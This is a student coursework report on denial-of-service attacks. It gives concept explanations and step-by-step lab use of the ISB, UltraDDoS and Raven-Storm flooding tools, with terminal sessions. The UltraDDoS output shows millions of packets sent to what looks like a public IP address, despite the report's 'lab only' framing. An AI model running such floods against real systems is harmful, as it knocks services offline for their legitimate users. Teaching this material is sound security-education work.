



REPORT OF DENIAL OF SERVICE

BY SACHCHITANAND YADAV

DENIAL OF SERVICE

MODULE - 10

Learning Objectives -

- Summarize DoS / DDoS Concepts
- Demonstrate Different DoS / DDoS Attack Techniques
- Detect and Protect Against DoS and DDoS Attacks
- Explain DoS / DDoS Attack Countermeasures

TABLE OF CONTENTS

1. DoS and DDoS Attack Concepts

- 1.1 Overview of DoS and DDoS Attacks
 - 1.2 Explanation of DoS Attacks
 - 1.3 Explanation of DDoS Attacks
 - 1.4 Objectives of DoS and DDoS Attacks
 - 1.5 Categories of DoS and DDoS Attacks
 - 1.5.1 Volume-Based Attacks
 - 1.5.2 Protocol Attacks
 - 1.5.3 Application Layer (Layer 7) Attacks
 - 1.5.4 Resource Exhaustion Attacks
 - 1.5.5 Multi-Vector Attacks
-

2. DoS and DDoS Attack Techniques

- 2.1 Volumetric Attack Techniques
 - 2.2 Protocol Attack Techniques
 - 2.3 Application Layer Attack Techniques
-

3. Performing DoS and DDoS Attacks Using Various Tools

(Educational & Authorized Lab Context)

3.1 DoS / DDoS Using ISB

- 3.1.1 Aim
- 3.1.2 Tool Overview
- 3.1.3 Methodology

3.2 DoS / DDoS Using UltraDDoS

- 3.2.1 Aim
- 3.2.2 Tool Overview
- 3.2.3 Lab Scenario
- 3.2.4 Methodology

3.3 DoS / DDoS Using Raven-Storm

- 3.3.1 Tool Description
- 3.3.2 Attack Simulation Process

3.4 DoS / DDoS Using Hping3

- 3.4.1 ICMP Flood
- 3.4.2 UDP Flood
- 3.4.3 Ping of Death
- 3.4.4 Smurf Attack
- 3.4.5 Pulse Wave Attack

3.5 DoS / DDoS Using GoldenEye

- 3.5.1 Tool Overview
- 3.5.2 HTTP Flood Simulation

3.6 Performing a DDoS Attack Using Botnet (*Simulation*)

- 3.6.1 Lab Requirements
- 3.6.2 Payload Generation Using Metasploit
- 3.6.3 Payload Deployment via Apache Server
- 3.6.4 Metasploit Handler Configuration
- 3.6.5 Establishing Meterpreter Session
- 3.6.6 Executing DDoS Script in Controlled Environment
- 3.6.7 Attack Observation

3.7 Performing DoS/DDoS Using Metasploit

- 3.7.1 Introduction to Metasploit Framework
- 3.7.2 SYN Flood Auxiliary Module
- 3.7.3 Target and Port Configuration
- 3.7.4 Launching the Attack
- 3.7.5 Traffic Monitoring Using Wireshark

4. Detect and Protect Against DoS and DDoS Attacks

4.1 Honeypot

- 4.1.1 Definition
- 4.1.2 Purpose of Honeypots
- 4.1.3 Types of Honeypots
- 4.1.4 Advantages and Limitations

4.2 Anti-DDoS Guardian

- 4.2.1 Overview
- 4.2.2 Working Mechanism
- 4.2.3 Deployment Models
- 4.2.4 Types of Attacks Mitigated

5. DoS and DDoS Attack Countermeasures

5.1 Detection Techniques

- 5.1.1 Activity Profiling
- 5.1.2 Sequential Change-Point Detection
- 5.1.3 Wavelet-Based Traffic Analysis

5.2 Prevention Strategies

- 5.2.1 Network Perimeter Protection
- 5.2.2 Botnet Neutralization

5.3 Mitigation and Response Strategies

5.4 ISP and Cloud-Level Protection

5.5 Post-Attack Forensics

- 5.5.1 Traffic Pattern Analysis
- 5.5.2 Packet Traceback
- 5.5.3 Event Log Analysis

6. Module Summary

- 6.1 Overview of DoS and DDoS Lifecycle
 - 6.2 Attack Types and Tools Recap
 - 6.3 Defense Strategies and Layered Security
 - 6.4 Transition to Session Hijacking
-

Summarize DoS / DDoS Concepts: -

Explanation of DoS / DDoS Attacks

Think of the internet like a narrow bridge. It's built for honest traffic—cars going both ways, rules followed. A DoS or DDoS attack? That's someone parking trucks sideways and revving the engine until nobody moves.

DoS (Denial of Service) Attack

A DoS attack comes from **one source**. One attacker. One machine. The attacker sends excessive traffic or harmful requests to a system so it can't breathe.

The server isn't hacked.
The data isn't stolen.
The system is simply **overworked to death**.

CPU spikes.
Memory fills up.
Bandwidth collapses.

Legitimate users knock on the door, and the server just... doesn't answer. Brutal, simple, effective—like the earliest cyber weapons.

DDoS (Distributed Denial of Service) Attack

Now multiply that chaos.

A DDoS attack uses **thousands or even millions of machines**—usually infected devices controlled remotely as a **botnet**. Each one sends traffic at the same time.

Why this works so well:

- Traffic comes from many IPs
- Blocking one source does nothing
- Looks like “normal” global traffic

It's digital mob pressure. Not smarter—just louder. And that's what makes it dangerous.


Why Attackers Do This (Objectives Explained)

- **Disrupt services:** No access, no trust, no business
- **Exhaust resources:** CPU, RAM, bandwidth—everything has limits
- **Crash systems:** Some systems just give up
- **Slow performance:** Even partial outages hurt
- **Create distraction:** While defenders panic, other attacks slip through
- **Extortion:** “Pay or we keep you offline”
- **Ideological protest:** Hacktivism with brute force
- **Defense testing:** Criminals scout before bigger hits
- **Business sabotage:** Downtime = money lost
- **Personal revenge:** Petty motives, real damage

Human reasons. Digital weapons.

YADAV

DoS vs DDoS Attacks



Explanation of Attack Categories

1. Volume-Based Attacks

These attacks aim to **fill the pipe**.

The attacker floods the network with massive amounts of traffic until bandwidth is fully consumed. The system isn't broken—it's drowned.

- **UDP Flood:** Random packets to random ports
- **ICMP Flood:** Endless ping requests
- **DNS Amplification:** Small request, massive response (reflection abuse)

Measured in **Gbps** or **pps** because size matters here.

2. Protocol Attacks

These exploit how networks are designed.

Protocols expect politeness. Attackers bring bad manners.

- **SYN Flood:** Opens connections but never finishes them
- **Ping of Death:** Oversized packets that crash old systems
- **Smurf Attack:** Broadcast abuse for amplification
- **ACK Flood:** Overloads firewalls and state tables

Measured in **packets per second**.

Classic attacks. Still effective. History repeats when admins forget.

3. Application Layer Attacks (Layer 7)

This is where things get sneaky.

Traffic looks **legitimate**. Requests follow the rules.

But the volume and timing are engineered to exhaust the application itself.

- **HTTP Flood:** Too many page requests
- **Slowloris:** Connections held open forever
- **RUDY:** Slow POST requests draining server threads
- **DNS Query Flood:** Legit-looking queries at insane rates

Measured in **requests per second**.
Low traffic, high damage. Elegant and evil.

4. Resource Exhaustion Attacks

No bandwidth flood—just pure system torture.

- **Fork Bomb:** Infinite processes until CPU collapses
- **Memory Exploits:** RAM slowly consumed until the system freezes

Quiet attacks. Deadly results.

5. Multi-Vector Attacks

Why choose one weapon when you can bring an arsenal?

Attackers combine volumetric, protocol, and application attacks at the same time.
Defenders patch one hole—three more bleed.

This is modern DDoS warfare. Coordinated. Relentless.

Perform DoS and DDoS Attacks using Various Techniques

DoS/DDoS Attack Techniques

Attackers implement various techniques to launch **denial-of-service (DoS)** / **distributed denial-of-service (DDoS)** attacks on target computers or networks. This section discusses the basic categories of DoS/DDoS attack vectors, various attack techniques, and various DoS/DDoS attack tools used to take over a single or multiple network system to exhaust their computing resources or render them unavailable to their intended users.

1. Volumetric Attacks

These are the most common form of DDoS attacks. The goal is to **congest the target's bandwidth** by flooding the network with massive amounts of data, making it impossible for legitimate traffic to get through.

- **Metric:** Measured in **bits-per-second (bps)**.
- **Primary Types:** Flood attacks and Amplification attacks.
- **Common Techniques:**
 - **UDP Flood:** Overwhelming the target with User Datagram Protocol packets.
 - **ICMP Flood:** Using "ping" requests to saturate bandwidth.
 - **NTP/DNS Amplification:** Sending small requests to a server that results in a massive response being sent to the victim's IP.

2. Protocol Attacks

Instead of just filling the "pipe," protocol attacks target the **actual resources** of the network equipment (firewalls, load balancers, and routers) or the server's OS. They exploit the way communication protocols work to exhaust connection state tables.

- **Metric:** Measured in **packets-per-second (pps)**.
- **Common Techniques:**
 - **SYN Flood:** Exploits the TCP three-way handshake by leaving connections "half-open."
 - **Fragmentation Attack:** Sending broken IP fragments that the server struggles to reassemble.

- **ACK Flood:** Flooding the server with TCP ACK packets to force the system to check if they belong to an existing session.

3. Application Layer Attacks

These are the most sophisticated and "stealthy" attacks. They target specific parts of an application or website (Layer 7 of the OSI model) to exhaust the server's ability to process requests.

- **Metric:** Measured in **requests-per-second (rps)**.
- **Common Techniques:**
 - **HTTP GET/POST Attack:** Mimicking legitimate user behavior to overwhelm the web server.
 - **Slowloris:** Holding many HTTP connections open as long as possible with very little bandwidth, eventually maxing out the server's connection limit.
 - **DDoS Extortion:** Using these attacks as leverage to demand a ransom from the target.

1. Perform DOS/DDOS Using ISB

DoS / DDoS Using ISB

ISB (“I’m So Bored”) is a Windows-based **network stress testing tool**, built back when people still respected manuals and command prompts. Its purpose isn’t chaos—it’s **measurement**. Pressure reveals cracks. Always has.

Aim

To understand how network stress testing tools like ISB are used **in controlled environments** to evaluate server resilience, availability, and response under high traffic loads.

Tool Overview


ISB is capable of generating large volumes of simulated network traffic to mimic DoS-like conditions. In the right hands—read: **authorized labs only**—it helps administrators:

- Observe server behavior under load
- Identify bottlenecks
- Test rate-limiting and firewall rules
- Validate intrusion detection systems


How to use it :-

- Open ISB application
- Provide target url and click on set target
- Adjust threads
- Click on start attack

MODULE –10 DENIAL OF SERVICE



- Now open Task manager to monitor attack



2. Perform DOS/DDOS Using UltraDDoS

Aim

To study how **UltraDDoS**, a network stress simulation tool, is used in **authorized test environments** to understand the impact of high-volume traffic on server availability and network performance.

Tool Overview

UltraDDoS is a Windows-based traffic generation utility often discussed in cybersecurity curricula to explain **DoS and DDoS attack behavior**. Historically, tools like this helped security professionals visualize how excessive requests can overwhelm system resources.

Lab Scenario (Assumed & Safe)

- Testing is conducted on a **local lab setup**
 - Target system is owned by the tester or used with **explicit permission**
 - No public servers, no real-world victims, no nonsense
-


Methodology (Conceptual – No Execution Steps)

- UltraDDoS is launched in a controlled lab environment
- Traffic parameters are configured to simulate high request rates
- Simulated traffic is directed toward a **test server**
- Network and system behavior is monitored using:
 - Task Manager / Resource Monitor
 - Network monitoring tools
 - Firewall or IDS logs


How to use it :-:

- Open application
- Provide target IP and click on ok

MODULE –10 DENIAL OF SERVICE




- Enter a port
- Click on ok



MODULE –10 DENIAL OF SERVICE

- Enter the number of packets you would like to send
- Click on ok



- Here, packets are sent to the target system.

```
Attacking 162.241.216.11:80 | Sent: 4348576 packets
Attacking 162.241.216.11:80 | Sent: 5237473 packets
Attacking 162.241.216.11:80 | Sent: 3578629 packets

Attacking 162.241.216.11:80 | Sent: 2538968 packets
Attacking 162.241.216.11:80 | Sent: 5521976 packets
Attacking 162.241.216.11:80 | Sent: 3885586 packets
Attacking 162.241.216.11:80 | Sent: 3686370 packets
Attacking 162.241.216.11:80 | Sent: 2677496 packets


Attacking 162.241.216.11:80 | Sent: 3892808 packets
Attacking 162.241.216.11:80 | Sent: 5143594 packets
Attacking 162.241.216.11:80 | Sent: 5340133 packets
Attacking 162.241.216.11:80 | Sent: 4967634 packets
Attacking 162.241.216.11:80 | Sent: 3823088 packets
Attacking 162.241.216.11:80 | Sent: 4315023 packets
Attacking 162.241.216.11:80 | Sent: 3883233 packets
Attacking 162.241.216.11:80 | Sent: 3205271 packets
Attacking 162.241.216.11:80 | Sent: 4842476 packets
Attacking 162.241.216.11:80 | Sent: 3588200 packets
Attacking 162.241.216.11:80 | Sent: 4359136 packets
```

3.Perform DOS/DDOS Using Raven Storm

Raven-Storm is an open-source DoS/DDoS attack tool designed for educational and stress-testing purposes. It's written in Python and allows users to simulate denial-of-service attacks on local networks or lab environments.

How to use it :-

- First download tool from git hub
- After Download completed
- Open kali linux terminal and go to the Raven-Storm Directory
- Use python3 main.py to run raven-storm



```
(root㉿kali)-[~/home/sachet/Raven-Storm]
# python3 main.py
```

MODULE –10 DENIAL OF SERVICE

- Use L4 – for layer four attack (transport layer attack)

```
v.4.1 (Pre)
Stress-Testing-Toolkit by Taguar20 (c) | MIT 2020
Based on the CLIP Framework by Taguar20 (c) | MIT 2020

BY USING THIS SOFTWARE, YOU MUST AGREE TO TAKE FULL RESPONSIBILITY
FOR ANY DAMAGE CAUSED BY RAVEN-STORM.
RAVEN-STORM SHOULD NOT SUGGEST PEOPLE TO PERFORM ILLEGAL ACTIVITIES.

Help:
  exit, quit, e or q      :: Exit Raven-Storm.
  help                   :: View all Commands.
  upgrade                :: Upgrade Raven-Storm.
  .shell                 :: Run a shell command.
  .clear                 :: Clear this session.
  .record                :: Save this session.
  load                  :: Redo a session using a session file.
  dos                   :: Connect to a Raven-Storm server.

Modules:
  ls                    :: Load the layer4 module. (UDP/TCP)
  http                 :: Load the layer7 module. (HTTP)
  l7                   :: Load the layer7 module. (L2CAP)
  bl                   :: Load the bluetooth module. (L2CAP)
  arp                  :: Load the arp spoofing module. (ARP)
  wifi                 :: Load the wireless module. (IEEE)
  server               :: Load the server module for DDoS attacks.
  scanner              :: Load the scanner module.

>> [REDACTED]
```

- Set target ip address
- Set port number
- Set threads

```
mb          :: Send specified amount of MB packtes to server.
get         :: Define the GET Header.
agent       :: Define a user agent instead of a random ones.

Stress Testing:
stress      :: Enable the Stress-testing mode.
st wait    :: Set the time between each stress level.

Multiple:
ips         :: Set multiple ips to target.
webs        :: Set multiple domains to target.
ports       :: Attack multiple ports.

Automation:
auto start  :: Set the delay before the attack should start.
auto step   :: Set the delay between the next thread to activate.
auto stop   :: Set the delay after the attack should stop.

L4> ip 192.168.1.1
Target: 192.168.1.1
L4> port 80
Port: 80
L4> treads
The command you entered does not exist.
L4> threads 20
Threads: 20
```

MODULE –10 DENIAL OF SERVICE

- Run

Kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Session Actions Edit View Help

Port: 80

L4> treads

The command you entered does not exist.

L4> threads 20

Threads: 20

L4> run

Do you agree to the terms of use? (Y/N) y

To stop the attack press: ENTER or CRTL + C

Thread started!

Thread started!

Success for 192.168.1.1 with port 80!

Success for 192.168.1.1 with port 80!

Thread started!

Success for 192.168.1.1 with port 80!Thread started!

Thread started!

Success for 192.168.1.1 with port 80!

Thread started!

Success for 192.168.1.1 with port 80!

Thread started!

Right Click


- Open wireshark
 - Attacker started

